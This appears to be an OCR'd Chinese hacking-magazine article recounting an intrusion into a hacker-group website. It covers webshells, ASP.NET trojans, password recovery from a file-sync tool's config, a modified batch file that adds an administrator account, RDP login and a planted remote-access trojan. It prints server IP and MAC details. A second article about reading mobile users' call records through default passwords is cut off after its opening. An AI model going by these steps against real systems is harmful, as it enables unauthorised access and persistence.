


图2

下面开始收集服务器的可用信息：FSO可用；Wscript.Shell不可用，当然CMD命令也不能执行；D盘下不可访问，其他盘均可访问；可以上传文件。惊奇的是我在C盘和F盘下都找到了一些华夏的东西，首先怀疑这是华夏的分站。继续想办法提权，ASP网页木马没多大权限，只有先试试其它的网页木马了。上传了PHP、ASPX、JSP、CGI过去，但是都不能解析，其它溢出提权方法也试了，但都以失败告终。于是叫上了好友雪飘和烟圈配咖啡，把WebShell给他们让他们想办法，我说这个站和华夏关系很大，大家马上来了精神。

从ASP到ASP.NET

雪拿到WebShell后，对各盘目录粗略访问了一下。其中两个目录引起我们的注意，"E:\webdisk"和"F:\xxxx_webdisk"。里面存放的都是ASP.net文件。扫描80端口，返回IIS6.0，确定操作系统是Windows 2003，在默认情况下Windows 2003的ASP.net木马比ASP木马权限要大。接下来就是找到对应的网址，然后上传ASP.net木马。

因此WebShell同华夏有关，且脚本的说明文件指明这是个网络硬盘。抱着试试看的心态在百度上搜索"华夏黑客同盟网络硬盘"，竟然找到了。接着在"E:\webdisk"和"F:\xxxx_webdisk"各写入一个ASP.net木马文件，测试访问，确定Web目录是"F:\xxxx_webdisk"，发现可以执行CMD命令，但权限依然很小。执行Ipconfig，如图3、图4所示。

```
Ethernet adapter 电信:
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : NVIDIA nForce Networking Contr
   Physical Address. . . . . . . . . : 00-0A-E4-64-11-A1
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 219.147.204.245
   Subnet Mask . . . . . . . . . . . : 255.255.255.224
   IP Address. . . . . . . . . . . . : 219.147.204.249
   Subnet Mask . . . . . . . . . . . : 255.255.255.224
   Default Gateway . . . . . . . . . : 219.147.204.225
   DNS Servers . . . . . . . . . . . : 219.146.0.130
                                       219.150.32.132
                                       219.150.32.199
```

图3

```
Ethernet adapter 网通:
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Realtek RTL8139 Family
   Physical Address. . . . . . . . . : 00-0A-EB-AC-40-68
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 60.14.252.196
   Subnet Mask . . . . . . . . . . . : 255.255.255.224
   Default Gateway . . . . . . . . . : 60.14.252.193
   DNS Servers . . . . . . . . . . . : 202.97.224.68
```

图4

服务器上用了双网卡，其中两个电信IP：219.147.204.245、219.147.204.249，一个网通IP：60.14.252.196，这个结果非常让我吃惊，没想到它就是华夏主站的服务器！真是踏破铁鞋无觅处，得来全不费功夫。拿到华夏网络硬盘的WebShell后，下面我们把目标放到华夏主站的WebShell上，现在可以确认主站存放在D盘，但是D盘没权限访问，渗透又陷入困境。

得到主站WebShell

在接下去的两个小时里没有半点思路。雪用Pulist.exe查看了服务器的进程。当访问到C:\syn\目录时，一个文件引起了我们的注意SEServer.exe（文件同步专家）。现在基本确定华夏通过它来实现镜像文件和主站的文件同步。在本地测试了一下文件同步专家，发现可以向服务器Web目录写入文件，但现在还不知道安装在华夏服务器上的用户名和密码。

回到WebShell，发现同步专家目录下有个SEServer.cfg配置文件，用记事本打开后发现是乱码。我把此文件下载到本地覆盖同名文件，重新运行SEServer.exe。用星号密码读取器读出密码。如图5 所示。

现在激动人心的时刻到了，我小心翼翼的拿出同步




图5

专家连接华夏的服务器端，提示登录成功，接下来是当然是写入ASP木马。

登录ASP木马后却发现权限设置的很BT，Web目录无法写入，还好我有文件同步可以写入文件，很轻松华夏主站的WebShell就拿到了。如图6所示。





图6

冲刺3389

第二天赶了个早，上QQ就发现雪给我的留言。真没想到一晚上他就拿到主站的权限了。雪让我继续完成接下来的工作，一个文件引起了我的注意Stop.bat，内容是重启IIS。这让我想到昨晚华夏的主站突然不能访问，到底是服务器重启还是IIS重启了呢？为了确定，我在WebShell中执行"query user"，发现管理员登录时间是几天前的，排除了重启的可能，我尝试对这个Bat文件进行修改，添加了一个管理员，接下来的就是等待。

晚上10点多，雪上线告诉我服务器添加了个用户，我马上打开WebShell，发现早上加的用户真的在里面。通过测试，网通网卡的IP可以登录3389，于是我们登录上去了，如图7 所示。

因为网速比较慢，我们上传了一个鸽子过去。如图8所示。






图 7




图 8

总结

至此，我们的渗透结束。本次渗透没有用到什么新技术，只是利用了服务器权限设置上的小问题和文件同步专家的缺陷。当然在写文章之前我们已经通知了华夏，但华夏的应急机制似乎……网络安全不是儿戏，希望所有的网管都能尽到自己的责任。

适合读者：脚本爱好者、手机用户
前置知识：无



手机的危机

——透过联通网站查看用户隐私

文/图 seawolf

我国的互联网用户越来越多，但真正经常在网上处理个人事务的人却很少，这就造成了我们对个人网络安全的疏忽，大部分联通手机用户都没有修改自己手机的初始密码。

今天我去联通网站查自己手机的通话记录，发现网站上已经进行了安全防范，当你用初始密码登录时系统会弹出一个对话框，如图1 所示。




图 1

